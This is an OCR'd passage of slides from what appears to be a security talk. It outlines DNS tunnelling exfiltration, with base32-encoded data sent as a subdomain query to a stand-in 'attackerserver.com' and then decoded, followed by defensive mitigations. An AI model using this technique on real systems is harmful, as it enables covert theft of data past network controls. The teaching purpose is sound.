
2. Send DNS request to attacker server:
   ```
   ONSWG4TFORSGC5DB.attackerserver.com
   ```

3. If data is too big for one request, split it up and issue multiple requests

4. Attacker server receives data and decodes it:
   ```
   $ echo -n "ONSWG4TFORSGC5DB" | base32 –d
   secretdata
   ```

Mitigations

Network Segregation



Mitigations

- Patch-Management
  - Install security-relevant patches **as soon as possible**
- **Encrypt everything**
  - Hard disks
  - Files
  - Network traffic
- **DO NOT STORE CREDENTIALS!**
  - **Only** exception: **encrypted** in password manager
- Monitor network traffic
  - This means **actively** monitoring it; not just dumping information into log files

Image Sources

- https://imgflip.com/memegenerator
- https://media.giphy.com
- Icons made by Freepik from www.flaticon.com